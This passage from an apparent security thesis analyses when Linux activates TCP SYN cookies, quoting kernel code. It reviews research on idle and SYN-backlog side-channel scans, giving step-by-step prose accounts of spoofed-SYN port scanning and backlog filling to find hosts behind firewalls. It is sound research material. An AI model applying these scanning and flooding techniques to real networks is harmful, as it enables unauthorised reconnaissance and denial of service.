dic 07 16:34:09 debian kernel: TCP: request_sock_TCP: Possible SYN
↪  flooding on port 80. Sending cookies.  Check SNMP counters.
```

The function responsible for writing such message in kernel logs is contained in the piece of kernel code shown by Listing 2.6. [5]:

Listing 2.6: TCP SYN Flood action

```
1 static bool tcp_syn_flood_action(const struct sock *sk, const char
  ↪  *proto)
2 {
3         struct request_sock_queue *queue =
          ↪  &inet_csk(sk)->icsk_accept_queue;
4         const char *msg = "Dropping request";
5         struct net *net = sock_net(sk);
6         bool want_cookie = false;
7         u8 syncookies;
8
```

[5] Linux Kernel source tree. URL. https://github.com/torvalds/linux/blob/ffc253263a1375a65fa6c9f62a893e9767fbebfa/net/ipv4/tcp_input.c#L6863

```
9           syncookies = READ_ONCE(net->ipv4.sysctl_tcp_syncookies);
10
11  #ifdef CONFIG_SYN_COOKIES
12          if (syncookies) {
13              msg = "Sending cookies";
14              want_cookie = true;
15              __NET_INC_STATS(sock_net(sk),
                 ↪  LINUX_MIB_TCPREQQFULLDOCOOKIES);
16          } else
17  #endif
18              __NET_INC_STATS(sock_net(sk), LINUX_MIB_TCPREQQFULLDROP);
19
20          if (!READ_ONCE(queue->synflood_warned) && syncookies != 2 &&
21              xchg(&queue->synflood_warned, 1) == 0) {
22              if (IS_ENABLED(CONFIG_IPV6) && sk->sk_family == AF_INET6)
                 ↪  {
23                  net_info_ratelimited("%s: Possible SYN flooding on
                     ↪  port [%pI6c]:%u. %s.\n",
24                                      proto, inet6_rcv_saddr(sk),
25                                      sk->sk_num, msg);
26              } else {
27              net_info_ratelimited("%s: Possible SYN flooding on port
                 ↪  %pI4:%u. %s.\n",
28                                  proto, &sk->sk_rcv_saddr,
29                                  k->sk_num, msg);
30              }
31          }
32          return want_cookie;
33  }
```

In particular, `net_info_ratelimited()` is the liable function. However, by looking at the bigger picture the aim of the outer function is just to return a boolean value, which is representative of the willingness to activate SYN Cookies. This depends on two things: the first one is that SYN Cookies must be compiled in the kernel in order to be activated, and the second caveat is that the user-dependent parameter `ipv4.sysctl_tcp_syncookies` is equal to 1, otherwise they won't.

However, Listing 2.6 shows no sign of socket buffer size, or related network structures, so it is important to understand which function is calling `tcp_syn_flood_action()` to get additional insights.

By further inspecting the source code, it becomes evident that the caller function is

`tcp_conn_request()`.[6] The relevant snipped of code (of the abovementioned function) is show in Listing 2.7:

Listing 2.7: SYN Cookies Activation Point

```
1  if ((syncookies == 2 || inet_csk_reqsk_queue_is_full(sk)) && !isn) {
2      want_cookie = tcp_syn_flood_action(sk, rsk_ops->slab_name);
3      if (!want_cookie)
4          goto drop;
5  }
```

Listing 2.7 shows a clear connection between the state of the queue and the activation of SYN Cookies. In particular, if SYN Cookies are always enabled (`syncookies == 2`) or the socket request queue is full, cookies activation is at first evaluated against the constraints provided by `tcp_syn_flood_action()`, and then its activation is finalised.

The last thing to understand is when the socket request queue is to be considered full. Listing 2.8 reports two functions that take care of that[7]:

Listing 2.8: SYN Cookies Activation Threshold

```
1  static inline int inet_csk_reqsk_queue_len(const struct sock *sk)
2  {
3          return reqsk_queue_len(&inet_csk(sk)->icsk_accept_queue);
4  }
5
6  static inline int inet_csk_reqsk_queue_is_full(const struct sock *sk)
7  {
8          return inet_csk_reqsk_queue_len(sk) >= sk->sk_max_ack_backlog;
9  }
```

It is possible to see that the socket request queue is full when its length is greater or equal than `sk_max_ack_backlog`. Its value depends on the *backlog* variable, computed as shown in Sect. 2.2.2.[8]

[6] Linux Kernel source tree. URL:https://github.com/torvalds/linux/blob/ffc253263a1375a65fa6c9f62a893e9767fbebfa/net/ipv4/tcp_input.c#L6959C1-L6959C22

[7] Linux kernel source tree. URL. https://github.com/torvalds/linux/blob/ffc25326/include/net/inet_connection_sock.h#L277C1-L285C2

[8] Linux kernel source tree. URL: https://github.com/torvalds/linux/blob/ffc25326/include/net/sock.h#L301

Listing 2.9: /net/sock.h - sk_max_ack_backlog

```
1     *    @sk_max_ack_backlog: listen backlog set in listen()
```

Interestingly enough, this means that SYN Cookies are activated when the SYN Backlog size is completely full, not when it gets closer to being filled up (See Sect.3.1).

2.3 Side-Channel Attacks

In Computer Security, a Side-Channel attack is a kind of offensive attack that is based on unintended or implicit/collateral information flow/leak. Leaked information may not necessarily be a design flaw of the protocol/program/algorithm, but instead just a flaw of their implementation.

Some side-channel attacks require technical knowledge of the internal operations of the analysed system, while others can be performed as black-box attacks.

The most commonly known Side Channel Attacks are:

- Timing Attack
- Fault Attack
- Power Analysis Attack
- EM Attack
- Acoustic Attack
- Visible Light Attack

For what concerns the project developed and presented within this thesis, side channels are one of the core elements of the developed attack framework. In a little more detail, the side-channel considered deals with the peculiar and constrained implementation of SYN Cookies by means of the Linux Kernel. In particular, given that the generation of SYN Cookies has size constraints (32-bit number), the value of the MSS is rounded down to one among the values included in the `msstab` array, as presented in Sect. 2.2.4 and Sect. 3.2. This gives rise to a possible side-channel attack, explained in Chapter 3.

2.4 Literature Review

This section aims at providing an in-depth understanding of previous related work on (Port) Scanning Vulnerabilities that leverages side-channel attacks related to the SYN Backlog Queue (also known as Connection Table). The considered types of port scans include SYN, SYN-ACK and RST scans, as well as variations of the idle-scans proposed by Antirez in 1998.

2.4.1 Idle Port Scanning and Non-Interference Analysis of Network Protocol Stacks Using Model Checking

In [6] and [3], Ensafi *et al.* proposed a novel method to stealthily scan a victim IP address. To achieve this result, two approaches relying on the Idle Scan paradigm were introduced. The first one is based on the TCP RST Rate limiting factor introduced in OSes, while the second one on the behaviour of SYN Caches. The idea is that it is possible to scan victims to which the attacker is not able to route packets to, and determine to some extent the operating system running on the scanned host. This means that the targets either reside in protected private networks or ports are filtered by firewall rules.

The proposed Idle Port Scanning approach is quite different from the traditional idle scan developed by Antirez. In that setting, the attacker was required to send packets both to the zombie machine and the victim machine; so, an unfiltered communication channel to the victim was needed, not to mention the requirement of a global incrementing IPID counter for the zombie machine. In this new approach, neither the global IPID assumption nor the requirement of sending packets to the victim host is necessary; not even forged/spoofed packets.

Since the focus is on scanning approaches leveraging SYN Backlog queue's vulnerabilities, only the SYN Cache Scan is presented in this section. A graphical representation of the scan is shown in Fig.2.4:




Figure 2.4: SYN Cache Scan. Source: Image taken from [8]

The attack steps are laid out as follows:

1. The attacker sends a TCP segment with the SYN-flag to an open port of the idle host, spoofing the source IP address and substituting it with one that is not in use. This is done to perform the attack while remaining undetected as much as possible.

2. The idle host will respond with a TCP segment where the SYN-ACK flags are set. Since the source address was spoofed and not in use, the message will reach no destination; therefore, no answer will be received. As long as no TCP segment with the RST flag set is received or the connection times out, the entry will remain in the backlog queue (or SYN Cache) of the idle host, occupying its resources. These first two steps are repeated until *all-but-one* entries in the idle host's backlog queue are filled. In the original paper the size of the idle host's backlog queue is 1, but this idea is applicable for arbitrarily large backlog queues. The relevant aspect is that after step 2 the idle host can store only one more half-open connection.

3. Then, the attacker sends again a SYN packet to the idle host, targeting the same open port. As source port, he specifies the port he wants to scan on the target machine. The source IP address is spoofed and substituted with the target's address.

4. Upon receival of the SYN Packet, the idle host will respond with a TCP segment where the SYN-ACK flags are set, to continue the TCP three way handshake; this connection request takes up space for an additional entry in the Connection Table,

filling up its backlog queue to the maximum. The recipient of this reply is the target machine, since the source address was spoofed.

5. If the port on the target is open, it will answer with a RST packet (See Sect.2.1.2). Receiving this segment causes the idle host to close the half-open connection abruptly, and remove the entry from its backlog queue. Therefore, the idle host can again accept one more half-open connection before having to fall back to sending SYN-Cookies. Instead, if the port is closed, the message will be dropped by the target and the half-open connection on the idle host will remain in the full backlog queue.

6. To get the results of the scan, the attacker sends a TCP segment with the SYN-flag to the idle host on the same open port, using his real source address. Given that the message is received on an open port, the idle host replies with a SYN-ACK packet. However, if the port on the target was open and it answered with a RST packet (at step 5), this is possible, as there is place for one more half-open connection in the backlog queue. On the other hand, if no TCP segment with the RST-flag was received (in step 5) because the port was closed, the idle host is not able to create another half-open connection due to its full backlog queue. Instead, it will fall back to sending a SYN-Cookie. By receiving this cookie, the attacker knows that the limit of the backlog queue on the idle host is reached, which leads to the conclusion that the port on the target is closed.

To determine if the idle host sent a SYN-Cookie or a normal sequence number in the SYN-ACK packet at step 6, Ensafi et al.[6] suggested to use statistical analysis on the received sequence numbers. An easier approach for [8] was to analyse how often the SYN-ACK packet is re-transmitted by the idle host. This is because if no answer is received within a certain time frame (few milliseconds), the host will re-transmit it, assuming that it has been lost along the path (See Sect.2.1). However, if SYN Cookies are enabled, no state information is kept at the host, so it is able to send just one SYN-ACK packet back (the first one).

Advantages of this solution are that it does not rely on the already discouraged global IPIDs (Antirez idle-scan), instead it leverages a side channel enabled by hard constraints (DoS attack) on the maximum number of pending (half-open) connection. Moreover, since the entries in the backlog queue will remain for a certain amount of time, the attacker might be able to scan multiple ports without having to refill the backlog queue

for each port. Lastly, as mentioned in the preamble, not a single packet is sent from the attacker to the target. Disadvantages of this port scanning method include that the attacker is required to know details about the idle host, such as the size of its backlog queue and the defence mechanisms against SYN-Flooding attacks. These differ among operating systems, requiring to devise the attacks quite differently. Additionally, overflowing the backlog queue might create warning messages on the idle host, which will suspect a SYN-Flooding attack. This makes the attack not ideal in any scenario, since it decreases quite drastically the stealthiness of the SYN Cache Scan. Finally, as any other idle scan, the SYN Cache Scan requires that the idle host is actually idle (at least on overflowed port), and it has at least one open port. This is because an unknown amount of entries in the backlog queue not coming from the attacker will trigger SYN Cookies at unknown time, making it harder for the attacker to fill the backlog queue with exactly all but one entries.

2.4.2 Detecting Intentional Packet Drops on the Internet via TCP/IP Side Channels: Extended Version

In [5], Ensafi *et al.* described a method for remotely detecting intentional packet drops on the Internet via side channel inferences. That is, packet drops due to censorship between two arbitrary IP addresses on the Internet, whose shared link is off-path. One of the requirements, as in the case of Antirez[2] Idle Scan, is the usage of a global IPID, which nowadays is legacy and strongly discouraged behaviour; the other requirement is that the zombie machine has an open port to send packets to.

According to the paper, the presented methodology is based on a new type of idle scan, which can be considered to be a hybrid approach between Antirez idle scan [2] and the SYN backlog idle scan proposed in [6]. With respect to the latter, which required to fill up the SYN backlog, causing denial-of-service, the new technique uses a low packet rate that does not fill the SYN backlog, thus being non-intrusive. Besides this difference, however, there is no actual relation between them, because the newly developed technique relies almost entirely on the global IPID assumption, taking no advantage from additional vulnerabilities of the SYN Backlog.

Fig.2.5 shows a graphical representation of the developed Idle Scan:




Figure 2.5: TCP Packet Drops' Direction. Source: Image taken from [5]

In more detail, the presented methodology is able to detect several scenarios of packet drops (plus an error case), which can be summarised as follows:

- *No-packets-dropped*: In the case that no intentional dropping of packets is occurring, the client's IPID will go up by exactly one. This happens because the first SYN/ACK from the server is responded with a RST from the client, causing the server to remove the entry from its SYN backlog and not re-transmit the SYN/ACK. Censorship that is stateful, or not based solely on IP addresses and TCP port numbers, may be detected as this case includes filtering aimed at SYN packets only. Moreover, if the packet is not dropped, but instead the censorship is based on injecting RST packets or ICMP errors, it will be detected as this case.

- *Server-to-client-dropped*: SYN/ACKs are dropped in transit from the server to the client based on the return IP address (and possibly other fields, like the source port). In this case the client's IPID will NOT increase at all (except for noise).

- *Client-to-server-dropped*: RST responses from the client to the server are dropped in transit because of filtering rules based on destination IP address (the server in this case). When this happens the server will continue to re-transmit SYN/ACKs and the client's IPID will go up by the total number of transmitted SYN/ACKs including re-transmissions (typically 3–6).

- Error: In this case networking errors occur during the experiment, the IPID is found to not be global throughout the experiment.

This methodology has proven to be effective not only in performing an idle scan, but also in identifying the direction of packet drops. However, given that it leverages a pretty

old and discouraged behaviour, such as the use of global IPIDs, the result is relevant only to some minor extent, not to mention that the relation with the SYN Backlog queue is essentially non-existent.

2.4.3 Analyzing the Great Firewall of China Over Space and Time

In [4], Ensafi *et al.* aims at analysing censorship and content filtering policies once again. In this setting, however, the scope of the analysis is pretty large: analysing the pervasive censorship placed by the "Great Firewall of China". In particular, two questions were to be addressed: given that the GFW occasionally fails, are there geographic patterns in the way it lets through packets would otherwise be blocked? and, are GFW's failures on a given route, persistent or intermittent?


To answer these questions a combined approach was developed. This is able to measure connectivity between a remote client and an arbitrary server, neither of which are under the control of the researcher (kind of). To test censorship rules, or intentional packet drops, two port scanning techniques were used: the Hybrid Idle Scan, used to determine the direction of packets' drop (developed at [7], [5] and [3]), and a novel SYN Backlog Scan.

Since the Hybrid Idle Scan was already presented in Sect.2.4.2, more focus will be posed on the analysis of the SYN Backlog Scan. To briefly summarise the contribution of the Hybrid Idle Scan, it is possible to say that it is able to test packet dropping both for SYN-ACK packets and RST packets; that is from Server-to-client and from Client-to-server respectively. However, it was not considered a scenario where SYN packets are sent from the "measurement machine" (MM) to the Target Server; so, it is not possible to determine whether those kind of packets are blocked by the firewall or not. To answer this question the assumption of being off-path should be abandoned and the novel SYN Backlog Scan leveraged.

The SYN Backlog Scan employs a side-channel of the Linux Kernel TCP SYN Backlog queue not yet presented in this thesis. In particular, Sect. 2.2.2 states that Half-open TCP connections of network applications are enqueued in the kernel's SYN backlog. These half-open connections turn into fully established TCP connections once the server's SYN/ACK was acknowledged by the client. If a proper response is not received for an

entry in the SYN backlog, it will re-transmit the SYN/ACK several times. The number of re-transmissions is implementation dependent; in Linux Kernel 2.2 the number of re-transmissions was 5. However, if the SYN/ACK and its respective re-transmissions are never acknowledged by the client, the half-open connection is removed from the backlog. When under heavy load or under attack, a server's backlog might fill faster than it can be processed. The Linux kernel mitigates this problem by pruning an application's SYN backlog. If the backlog becomes more than half full, the kernel begins to evict pending connections bringing the SYN backlog back into uncritical state[9]. Linux kernel's pruning mechanism is by design a shared resource, thus constitutes a side channel which can be used to measure intentional packet drops targeting a server.

The SYN Backlog scan is implemented by means of two separate scans: the SYN Scan and the RST Scan, as shown in Fig.2.6.



(a) SYN scan to infer whether SYN segments from VPS reach Tor. "MM" is our measurement machine.

(b) RST scan to infer whether RST segments from VPS reach Tor. "MM" is our measurement machine.

Figure 2.6: Backlog SYN Scan & Backlog RST Scan. Source: Image taken from [4]

In more detail:

- *SYN scan*: five SYN segments are sent to the target server (a Tor entry node) from the Measurement Machine (MM, the attacker). After a delay of approximately 500 ms, the VPS (the zombie) sends 145 SYN segments to fill the relay's backlog by more than half. If this is successful, it will make the Tor relay's kernel prune MM's SYN segments, thus reducing their re-transmissions. This way, MM knows that

[9]Linux Kernel Source Tree. URL: https://github.com/torvalds/linux/blob/ffc25326/net/ipv4/inet_connection_sock.c#L1024

VPS's SYNs reached the relay.

- *RST scan*: ten SYN segments are sent to the target server (a Tor entry node) from the Measurement Machine (MM, the attacker). Afterwards, MM proceeds by sending 145 spoofed SYN segments with VPS's source address. Upon receiving the SYN segment burst, the relay replies with SYN/ACK segments, are expected to be dropped by the GFW. Assuming this is the case, in the final step the VPS sends a burst of RST segments to the Tor relay. The RST segments are crafted so that every RST segment corresponds to one of the relay's SYN/ACK segments, thus terminating all half-open connections and clearing the relay's backlog. Based on how many re-transmissions we observe for the 10 "probing SYNs", we can infer whether the RST segments were dropped by the GFW or not.

Advantages of the novel SYN Backlog Idle Scan approach include the possibility of inferring intentional packets loss without causing a DoS attack, as opposed to [6]. Disadvantages include the requirement of global increasing IPIDs for the Hybrid Idle Scan (as presented in 2.4.2), and the need for a probabilistic study of the likelihood of seeing a certain number of SYN-ACK re-transmissions, given that the SYN Backlog queue is filled for more than 50% of its total size; not to mention the fact that the number of re-transmissions is OS and implementation dependent. Finally, packets can be lost along the path, so it is necessary to account for that variability too.

2.4.4 Original SYN: Finding Machines Hidden Behind Firewalls

In [17] Zhang *et al.* aimed at finding machines hidden behind firewalls, whose access is granted only to devices on the internal protected network. The developed technique leverages a side channel on "zombie" machines which enables the attacker to gather information about the private internal network from the perspective of the zombie itself. The underlying assumption is that the zombie is in a favoured position with respect to the attacker.

The presented approach is based on Ensafi *et al.*'s technique [6], but, contrary to that one, it does not require the SYN backlog to be almost filled with SYN packets to infer information on the target host. SYN packets are sent at a very low rate, thus voiding the possibility a denial of service.

The novel side channel leverages an optimisation feature of the Linux kernel versions 2.3 and later. This feature imposes that if the SYN backlog is more than half full, some of the older entries in the backlog will be evicted/pruned (overriding normal timeout) to reserve half of the backlog for the young requests.[10]. Actually, this is the same side channel presented in [4], but in this framework the presented approach differs quite a bit with respect to that one, and makes interesting contributions both to the detection of the SYN Backlog dimension and the SYN Backlog Scan. In particular, as first step they analysed the parameters of the Linux Kernel that make up for the actual dimension of the TCP SYN Backlog size (See Sect.2.2.2). After this preliminary step, the aforementioned side channel was exploited to infer the SYN backlog size. In more detail, at the beginning it is assumed to be of a certain dimension x, then 3/4 of the assumed backlog size is filled with SYN packets, without answering ACKs to SYN-ACKs. The idea is that if the machine's backlog size is actually x, more than half is full of SYN packets, so some of them will be evicted. This reduces the number of SYN-ACK re-transmissions. If the backlog size is greater than x, no evictions will be observed and the number of re-transmissions equals the default one. Then, the guessed size of the backlog is doubled and the test repeated. (In the paper, no host with backlog size greater than 256 was used as zombie)

As far as the SYN Backlog scan is concerned, a graphical representation of the experimental setup is shown in Fig.2.7




Figure 2.7: SYN Backlog Scan. Source: Image taken from [17]

[10]Linux Kernel Source Tree. URL: https://github.com/torvalds/linux/blob/ffc25326/net/ipv4/inet_connection_sock.c#L1024

The scan requires that 3/4 of the zombie's Connection Table is filled with pending half-open connections. However, incoming SYN packets are of two different types:

1. Spoofed SYN packets whose source IP address is the target machine's.
2. SYN packets whose source IP address is the scan machine's (these packets are called *canaries*).

Spoofed SYN packets and canaries are mixed and shuffled to be sent in a completely random order to the zombie machine, at a rate of 5 pkts/s. This way 3/4 of the zombie's SYN backlog are filled of spoofed SYNs and canaries. Each category accounts for 3/8 of the zombie's SYN backlog size. This operation is performed to ensure that the Linux kernel evicts incoming SYN packets independently.

The idea in this case is not to determine which ports are open or closed at the target server, as in [6], but just to verify whether the target machine is alive or not. This can be done by leveraging the abovementioned performance optimisation of the Linux Kernel, and in particular by verifying the number of *canaries* still present in the zombie machine.

In more detail: duplicates of the *canaries* are sent to test canaries' status in the backlog. These duplicates are called *probes*, and they share the exact same information (source and destination port, source and destination IP address) corresponding to the original SYN (*canary*), except for a different sequence number, that is smaller by one. For Linux, the duplicated SYN packets sent may have two kinds of answers:

1. If the original SYN is still in the SYN backlog, an ACK packet will be answered to it.
2. If the original SYN has been evicted, a SYN-ACK packet will be answered to the newly arrived duplicated SYN (probe).

Therefore it is possible to infer the existence of concealed machines behind firewalls by observing the zombie machine's answers to duplicated SYN packets (probes):

- If the target machine does not exist, the SYN backlog is filled with spoofed SYN packets and *canaries*. Some *canaries* will be evicted, therefore SYN-ACKs will be observed as answers to *probes*.
- If the target machine exists, it sends RST packets to previously received SYN-ACKs from the zombie. The SYN backlog would be less than half full because only the canaries stay. Therefore, only ACKs as answers to canaries will be observed.

Advantages of this approach include the fact that, unlike previous TCP/IP scan techniques, this does not require a high packet rate and does not cause a denial-of-service. Moreover it is does not assume global incrementing IPIDs, as idle scans do, nor does it assume that the measurement machine can send packets directly to the target. Disadvantages can be traceable to the statistical validity of obtained results, which is heavily affected by packet loss along all paths, and various unknowns. These include the number of packets present in the backlog before the scan starts, the exact number of packets that reach the zombie, the distribution of packets' arrival in the SYN Backlog queue, and the number of evicted entries. It is important to note that the pruning process does not necessarily stop when the total number of entries in the backlog drops under half, it may go even further. Finally, since this technique requires sending packets at a rate 5 pkts/s for about 60 seconds, if a scanner scans the same machine at the same time, the packet rate will reach up to 10 packets per second causing a denial-of-service attack.

2.4.5 ONIS: Inferring TCP/IP-based Trust Relationships Completely Off-Path

In [16][15], Zhang *et al.* present ONIS, a new scanning technique that can do three things: infer TCP/IP-based trust relationships off-path, stealthily port scanning a target without using the scanner's IP address, and detect off-path packet drops between two international hosts. Usually, these network measurements were carried out by means of an Idle Scan, which exhibit the now-discouraged behaviour of globally incrementing IPIDs. Since the use of this kind of IPID counter is becoming increasingly rare in practice, the proposed technique bases its approach on a much more advanced IPID generation scheme, the one of the Linux Kernel. This new approach is very interesting because ONIS uses Linux machines with kernel 3.16 or later as zombies, and does not require them to be idle. However, since this topic has no relation with concepts like SYN Backlog or SYN Cookies, which is the main focus of this thesis, no additional details will be presented.

Chapter 3

Novel Scanning Approach

In Chapter 2 we analysed the theoretical notions encompassing the research presented in this chapter. Additionally, we examined prior related contributions on (Port) Scanning vulnerabilities, which leveraged a specific side channel targeting the SYN Backlog Queue.

To start with, it is important to say that previous work either uses outdated techniques or they are so complicated to carry out, to still be unpractical nowadays. In particular [5],[7], [3] and [4] leverage a scanning technique that is based upon global incrementing IPIDs, which is strongly discouraged behaviour nowadays. Additionally, when examining paper [6] and [8], no clear way of determining the SYN Backlog size was provided; it was assumed to be of a certain dimension and it lacked a solution to account for that problem. This is a major limitation since the size of the SYN backlog is crucial to be able to carry out the attack correctly.

Finally, in [4] and [17], the proposed techniques exploit a side-channel of the SYN Backlog queue that prunes older half-open connections when the backlog size surpasses the 50% threshold. When this happens, the number of SYN-ACK re-transmissions for the evicted entries is reduced, because no more re-transmissions will be performed. This constituted a novel side channel that was used in the first scenario for inferring off-path censorship rules, and in the second one to detect the liveness of machines hidden behind firewalls. However, in the first case it is required a probabilistic study on the number of SYN-ACK re-transmission; the rational is that there is variability both in the number of packets lost along the path (path loss) and the number of entries evicted/pruned. In the second case, it is required a probabilistic study of the number of positive responses (probes of "canaries") for half-open connections still present in the Backlog queue. Even

this scenario is subject to path loss and a variable number of other unknowns.

Given this preamble, the contributions provided by thesis' work include a new Scanning approach that aims at identifying hosts hidden behind firewalls, whose access is granted only to devices on the internal protected network. This scanning technique benefits from a novel side channel targeting SYN Cookies. The proposed solution intends to guarantee stronger deterministic results with respect to the ones presented in previous work. For this reason an additional step was taken to deterministically identifying SYN Cookies' activation threshold.

3.1 SYN Cookies Activation Threshold

SYN Cookies, as fundamental component of the novel scanning methodology, require a deterministic way of identifying their activation threshold. In particular, Sect.2.2.4 shows that SYN Cookies are activated when the socket request queue reaches its capacity, specifically when its length equals or exceeds `sk_max_ack_backlog`. However, precisely determining the size of the SYN Backlog remains intricate, both from an external (attacker) perspective and an internal (informed) viewpoint.

Even with access to internal information, determining the SYN Backlog size isn't as straightforward as reading `/proc/sys/net/ipv4/tcp_max_syn_backlog`. Sect.2.2.2 introduced a formula for estimating the dimensions of the SYN Backlog queue. Yet, this formula relies on computations starting from the value obtained during the `listen()` function call, which has both lower and upper bounds.

To address this challenge, the first step was taken in the direction of extracting the correct values directly from the Linux Kernel itself. Specifically, the Linux Kernel source code was modified and recompiled to retrieve the needed information. Modifications were centred around the function responsible for writing warning messages related to the detection of SYN Flooding attacks in kernel logs. Changes are shown in Listing 2.6:

Listing 3.1: TCP SYN Flood action

```
1  static bool tcp_syn_flood_action(const struct sock *sk, const char
   ↪  *proto)
2  {
3          struct request_sock_queue *queue =
           ↪  &inet_csk(sk)->icsk_accept_queue;
4          const char *msg = "Dropping request";
```

```
5           struct net *net = sock_net(sk);
6           bool want_cookie = false;
7           u8 syncookies;
8
9           syncookies = READ_ONCE(net->ipv4.sysctl_tcp_syncookies);
10
11  #ifdef CONFIG_SYN_COOKIES
12          if (syncookies) {
13              msg = "Sending cookies";
14              want_cookie = true;
15              __NET_INC_STATS(sock_net(sk),
                ↪  LINUX_MIB_TCPREQQFULLDOCOOKIES);
16          } else
17  #endif
18              __NET_INC_STATS(sock_net(sk), LINUX_MIB_TCPREQQFULLDROP);
19
20          if (!READ_ONCE(queue->synflood_warned) && syncookies != 2 &&
21              xchg(&queue->synflood_warned, 1) == 0) {
22              if (IS_ENABLED(CONFIG_IPV6) && sk->sk_family == AF_INET6)
                ↪  {
23                  net_info_ratelimited("%s: Possible SYN flooding on
                    ↪  port [%pI6c]:%u. %s.\n",
24                                      proto, inet6_rcv_saddr(sk),
25                                      sk->sk_num, msg);
26              } else {
27                  net_info_ratelimited("%s: Possible SYN flooding on port
                ↪  %d. %s. MAX_ACK_BACKLOG = %u; QUEUE_SIZE = %u\n",
28                                  proto, sk->sk_num,
29                                  msg,
30                                  sk->sk_max_ack_backlog,
31                                  inet_csk_reqsk_queue_len(sk));
32              }
33          }
34          return want_cookie;
35  }
```

In the provided code snippet, the critical function is `net_info_ratelimited()`. Notably, modifications occur within lines 27—31. As evident, alongside the protocol, the Socket Number (TCP port), and the message (“Sending Cookies”), two additional pieces of information will be recorded in the Kernel logs: the maximum size of the SYN backlog and the current queue size when SYN Cookies are triggered.

An example of the new warning message follows:

```
debian kernel: TCP: request_sock_TCP: Possible SYN flooding on port 80.
↪  Sending cookies. MAX_ACK_BACKLOG = 511; QUEUE_SIZE = 511
```

However, since the value associated with `/proc/sys/net/ipv4/tcp_max_syn_backlog` is influenced by the size of the RAM, it should affect the upper bound on the dimension of the backlog queue. Consequently, several tests have been conducted comparing the results against the ground truth data extracted from the kernel logs' output. In particular:

```
Linux Debian - 1 Core 2GB RAM
    - Output of `cat /proc/sys/net/ipv4/tcp_max_syn_backlog` == `128`
    - Theoretical Max Number of Established Connections -->
     ↪  `/proc/sys/net/core/somaxconn` == `4096`

    Linux Debian - 1 Core 3GB RAM
    - Output of `cat /proc/sys/net/ipv4/tcp_max_syn_backlog` == `256`
    - Theoretical Max Number of Established Connections -->
     ↪  `/proc/sys/net/core/somaxconn` == `4096`

    Linux Debian - 1 Core 6GB RAM
    - Output of `cat /proc/sys/net/ipv4/tcp_max_syn_backlog` == `512`
    - Theoretical Max Number of Established Connections -->
     ↪  `/proc/sys/net/core/somaxconn` == `4096`
```

A PowerShell script was crafted to rigorously test all the aforementioned hardware configuration combinations (See Appendix D). Remarkably, the final outcome always remained unchanged:

```
debian kernel: TCP: request_sock_TCP: Possible SYN flooding on port 80.
↪  Sending cookies. MAX_ACK_BACKLOG = 511; QUEUE_SIZE = 511
```

```
- `sk_max_ack_backlog` == `511`
- `reqsk_queue_len(&inet_csk(sk)->icsk_accept_queue)` == `511`
```

These observations indicate that the dimension of the SYN Backlog Queue for the analysed network application is 511. This value is upper bounded by `/proc/sys/net/core/somaxconn`. Furthermore, it has been made explicit that the activation of SYN Cookies occurs precisely when the queue reaches its full capacity.

